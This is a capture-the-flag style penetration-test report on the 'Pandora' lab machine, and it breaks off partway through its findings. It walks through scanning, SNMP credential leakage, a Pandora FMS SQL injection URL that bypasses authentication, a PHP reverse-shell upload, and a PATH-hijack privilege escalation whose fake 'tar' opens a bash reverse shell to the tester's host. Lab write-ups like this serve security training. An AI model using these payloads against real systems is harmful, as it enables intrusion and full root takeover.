
Pandora Report

Pandora HTB

Cover



Target: HTB Machine “Pandora” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to perform a comprehensive security evaluation of a Linux-based target environment running **Pandora FMS version 7.0NG.742** and its associated web services. The engagement aimed to identify vulnerabilities within the Pandora FMS application and evaluate potential local privilege escalation vectors. Through systematic reconnaissance, exploitation, and post-exploitation phases, we demonstrated how an attacker could leverage an **unauthenticated SQL injection** to bypass authentication, gain shell access, and escalate privileges to root via misconfigured SUID binaries.

Scope of Assessment

- **Network Reconnaissance:** Initial connectivity was verified via ICMP, and the received TTL of **63** indicated the underlying system was Linux-based.
- **Service Enumeration:** Port scanning with Nmap revealed open services on ports **22 (SSH)** and **80 (HTTP)**. Service detection further confirmed Apache HTTP Server 2.4.41

and OpenSSH 8.2p1 were active on the host.

- **Pandora FMS Analysis & Exploitation:** The HTTP service exposed a web interface running Pandora FMS v7.0NG.742, which is known to contain several vulnerabilities. We exploited an **unauthenticated SQL injection flaw** in `chart_generator.php` to simulate administrator access without credentials. Using the exposed admin interface, we uploaded a **PHP reverse shell** via the extensions module and successfully triggered it to gain a foothold in the system.
- **Post-Exploitation & Privilege Escalation:** Upon initial shell access as user `matt`, enumeration revealed the presence of a SUID binary: `/usr/bin/pandora_backup`. While this binary would normally facilitate privilege escalation, it failed to execute with elevated permissions from within the web shell due to Apache's use of the **mpm-itk module**, which restricts `setuid()` behavior in child processes. After reestablishing access via SSH, we bypassed these restrictions and exploited the vulnerable binary by hijacking the `tar` command path—ultimately achieving **root access**.

Ethics & Compliance

All testing was conducted within the defined and authorized scope of engagement. Every effort was made to avoid disruption to the target system's normal operations. The technical findings presented in this report remain confidential and have been shared solely with authorized stakeholders to support responsible remediation.

2 Methodology

Host Discovery

Initial host responsiveness was verified via ICMP using the `ping` utility:

```
kali@kali ~/workspace/Pandora/nmap [09:51:41] $ ping -c 1 10.129.174.251
PING 10.129.174.251 (10.129.174.251) 56(84) bytes of data.
64 bytes from 10.129.174.251: icmp_seq=1 ttl=63 time=38.8 ms

--- 10.129.174.251 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 38.838/38.838/38.838/0.000 ms
```

The TTL value of **63** suggested the target was likely running a **Linux-based system**.

TCP Port Scanning

A full TCP port scan was conducted using Nmap with SYN packets (`-sS`) across all ports (`-p-`), filtering only open ports and disabling DNS resolution:

```
sudo nmap -sS -p- --open -n -Pn --min-rate 5000 10.129.174.251 -oG
PandoraPorts
```

Output

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 09:55 UTC
Nmap scan report for 10.129.174.251
Host is up (0.050s latency).
Not shown: 65018 closed tcp ports (reset), 515 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
```

Service Enumeration

Targeted enumeration of the discovered services (ports 22 and 80) was conducted using version and script scanning:

```
sudo nmap -sVC -p 22,80 10.129.174.251 -oN PandoraServices
```

Output

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 09:57 UTC
Nmap scan report for 10.129.174.251
Host is up (0.053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

```
|_http-title: Play | Landing
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds
```

UDP Scanning for SNMP

To identify open UDP services, an aggressive scan was executed:

```
sudo nmap -sU --open --min-rate 5000 10.129.174.251
```

Output

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 10:35 UTC
Nmap scan report for panda.htb (10.129.174.251)
Host is up (0.050s latency).
Not shown: 998 open|filtered udp ports (no-response), 1 closed udp port
(port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

Port 161/UDP (SNMP) was found open. This prompted further enumeration using `snmpwalk`:

```
snmpwalk -v2c -c public 10.129.14.128
```

Output

```
...SNIP...

iso.3.6.1.2.1.25.4.2.1.5.967 = STRING: "-c sleep 30; /bin/bash -c
'/usr/bin/host_check -u daniel -p <REDACTED>'"

...SNIP...
```


This provided potential SSH credentials for the user **daniel**.

SSH Access


Using the credentials identified, SSH access to the target was attempted:

```
ssh daniel@10.129.174.251
```

The login was successful, confirming valid access with user-level privileges.



We found another site called "pandora"




Internal Service Discovery

Once inside the system, an additional web service named **"pandora"** was identified.

To interact with this service locally, **SSH port forwarding** was established:

```
kali@kali ~ [11:38:27] $ ssh 81:127.0.0.1:80  daniel@10.129.174.251
```

This allowed access to the **Pandora web interface** on the attacker's local machine via `127.0.0.1:81`.



Exploitation & Privilege Escalation

The target was identified as running **Pandora FMS version 7.0NG.742**, which is affected by multiple critical vulnerabilities. Notably, it is susceptible to an **unauthenticated SQL Injection**, as documented by SonarSource:


https://www.sonarsource.com/blog/pandora-fms-742-critical-code-vulnerabilities-explained/

While public exploits exist for this vulnerability ➡️ https://github.com/shyam0904a/Pandora_v7.0NG.742_exploit_unauthenticated they were **not used** in this engagement.

Instead, authentication was bypassed using the following crafted SQL injection payload, targeting `chart_generator.php`:

```
http://127.0.0.1:81/pandora_console/include/chart_generator.php?
session_id=%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%22;%27%20
as%20data%20--%20SgGO
```


This allowed unauthorized access to the administrator session.



Reverse Shell Upload via Web Interface

A reverse shell script (sourced from PentestMonkey) was prepared and uploaded via the **Admin Tools > Extensions Manager** interface. The shell was zipped and delivered using the web-based extension uploader:

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php



After uploading, the reverse shell was triggered via the web browser. A listener was running on the attacking machine (`nc -nlvp 12345`), which received an incoming connection:

```
kali@kali ~/workspace/Pandora/content [12:49:52] $ nc -nlvp 12345
listening on [any] 12345 ...
connect to [10.10.14.183] from (UNKNOWN) [10.129.174.251] 43952
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 12:51:37 up  3:01,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
daniel   pts/0    10.10.14.183     11:38   45:20   0.19s  0.19s -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
```

Showing the id command as matt:


```
uid=1000(matt) gid=1000(matt) groups=1000(matt)
matt@pandora:/$
```

Enumeration and Privilege Escalation

Once connected as user `matt`, a search for SUID binaries revealed a custom binary named `pandora_backup` owned by root and executable by user `matt`:


```
uid=1000(matt) gid=1000(matt) groups=1000(matt)
matt@pandora:/home/matt$ find / -user root -perm -4000 -exec ls -ldb {} \;
2>/dev/null

..SNIP...

-rwsr-x--- 1 root matt 16816 Dec  3  2021 /usr/bin/pandora_backup

...SNIP ...
```

However, executing it initially returned a permission-related error:



Analysis showed that the binary executes the following system command without sanitizing the **PATH** variable:

```
sh -c tar -cvf /root/.backup/pandora-backup.tar.gz
/var/www/pandora/pandora_console/*
```



This allowed for a **PATH hijack**, which could be exploited to escalate privileges.

Due to the constraints of the current shell environment, exploitation required reconnecting via SSH.

SSH Setup & Exploitation

An SSH key pair was generated on the attacker system:

Generating a ssh key:

attacker

```
ssh-keygen -t matt
chmod matt 600
```

The public key was hosted via Python's HTTP server:

```
python3 -m http.server 80
```

On the target:

```
wget 10.10.14.183/matt.pub -O matt.pub
mkdir ~/.ssh && chmod 700 ~/.ssh
mv matt.pub ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
```

SSH access was then established:

```
ssh -i matt matt@10.129.175.9 -v
```

Malicious `tar` Injection

A malicious `tar` binary was created to launch a reverse shell:

```
echo '#! /bin/bash' > tar
echo 'bash -i >& /dev/tcp/10.10.14.183/4443 0>&1' >> tar
chmod u+x tar
```

PATH was modified to prioritize the malicious binary:


```
matt@pandora:~$ export PATH=$(pwd):$PATH
```

The vulnerable binary was then executed:

```
matt@pandora:~$ /usr/bin/pandora_backup
```

A listener on the attacking host successfully received a **root shell**:

```
nc -nlvp 4443
```



Understanding SUID Execution Constraints

Inconsistent SUID Behavior Post-Exploit

During post-exploitation via Pandora FMS, it was observed that any SetUID (SUID) binaries failed to execute with elevated privileges. To investigate further, attention was turned toward Apache's virtual host configuration.

The target's Apache configuration at `/etc/apache2/sites-enabled/pandora.conf` indicated that the **Pandora FMS instance was configured to run under the `matt` user and group**:

```
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

This user-specific isolation is not default Apache behavior. Investigation revealed that the target utilizes the `mpm-itk` **Apache module**, which is confirmed via a symbolic link in the `/etc/apache2/mods-enabled` directory:

```
root@pandora:/etc/apache2/mods-enabled# ls -l mpm_itk.load
lrwxrwxrwx 1 root root 30 Jun 11  2021 mpm_itk.load -> ../mods-
available/mpm_itk.load
```

The Role of `mpm-itk` and SUID Limitations

The `mpm-itk module` allows Apache to handle different virtual hosts under separate user contexts, improving isolation and limiting exposure in shared environments.

However, this architecture introduces a **seccomp-based security filter** that interferes with privilege escalation, particularly by **blocking SUID execution** from Apache child processes. This behavior is detailed in various sources:

https://askubuntu.com/questions/491624/setresuid-operation-not-permitted-when-calling-via-php
https://askubuntu.com/questions/491624/setresuid-operation-not-permitted-when-calling-via-php

https://lists.debian.org/debian-apache/2015/11/msg00022.html

One key excerpt from the latter explains:

> *The current version of mpm-itk installs a seccomp filter to prevent privilege escalation to root. This has the side effect that suid- binaries do not work when called by mpm-itk.*

Additionally, `mpm-itk` provides configuration directives like `LimitUIDRange` and `LimitGIDRange` to explicitly **restrict** `setuid()` **and** `setgid()` **calls to specific UID and GID ranges**, often excluding root (UID 0).

More practical implications of these restrictions are outlined in https://docs.cpanel.net/ea4/apache/apache-module-mpm-itk/#setuid-and-setgid-restrictions These constraints affect common functions such as `mail()`, `shell_exec`, `sudo`, or any other mechanism requiring user escalation.

Implications for Post-Exploitation Workflow

These limitations help explain why SUID binaries (such as `/usr/bin/pandora_backup`) would not execute with elevated privileges from within a web shell session spawned by Apache:

- The reverse shell is a **child process of Apache**, subject to the `mpm-itk` seccomp filter
- As a result, any SUID calls (even if correctly set and owned) fail silently or return permission-related errors

Once access was re-established via **SSH**, bypassing the Apache process space entirely, SUID binaries could then execute as expected — confirming the restrictive behavior was isolated to the Apache/multithreaded environment.

Validating the Configuration

To confirm this hypothesis, one may:


- Search for `LimitUIDRange` or `LimitGIDRange` directives on the target system

- Review the `mpm-itk` source for default ranges if not explicitly set
- Temporarily modify ownership of the SUID binary to a UID within the allowed range and verify execution behavior

Further validation steps and demonstrations are documented in https://youtu.be/XvfpOIAMx6Y which explores these restrictions in practice.

3 Findings


3.1 Vulnerability: Unauthenticated SQL Injection in Pandora FMS (v7.0NG.742)




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H — **9.8 (Critical)**
- **Description:** Pandora FMS version 7.0NG.742 is vulnerable to an unauthenticated SQL injection in the `chart_generator.php` component. A crafted `session_id` parameter allows the attacker to inject arbitrary SQL queries, impersonate administrator-level sessions, and bypass login authentication entirely.
- **Impact:** This flaw enables remote attackers to access the administrative web interface without credentials. From there, they can abuse built-in administrative tools to upload malicious files, including reverse shells—resulting in full command execution on the server.
- **Technical Summary:** The vulnerability stems from insufficient input sanitization on the `session_id` parameter. By injecting a union-based SQL payload into the URL, it is possible to manipulate session validation logic. Our attack resulted in an elevated session context impersonating the `admin` user, granting full access to the web interface.
- **Evidence:**
  - Crafted URL used to bypass authentication:

```
http://127.0.0.1:81/pandora_console/include/chart_generator.php?
session_id=%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%22;%27%20
as%20data%20--%20SgGO
```

Screenshot showing admin interface access:




3.2 Misuse of Admin Tools — Remote Code Execution via Extension Uploader



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H — **9.1 (Critical)**
- **Description:** After gaining access to the administrator interface, the Pandora FMS extension upload feature can be used to deploy arbitrary files to the server. This includes malicious scripts such as reverse shells embedded in ZIP archives.
- **Impact:** Authenticated attackers can achieve **remote code execution** by uploading and executing a reverse shell script through the Extensions Manager. When triggered through the web interface, the shell connects back to the attacker and grants system-level access under the Apache user context.
- **Technical Summary:** Pandora FMS fails to restrict or validate uploaded extension packages, allowing ZIP archives to contain embedded executable PHP payloads. Upon upload and refresh, these scripts are executed by the web server. In our case, a reverse shell provided by PentestMonkey was used to simulate real-world exploitation.
- **Evidence:**

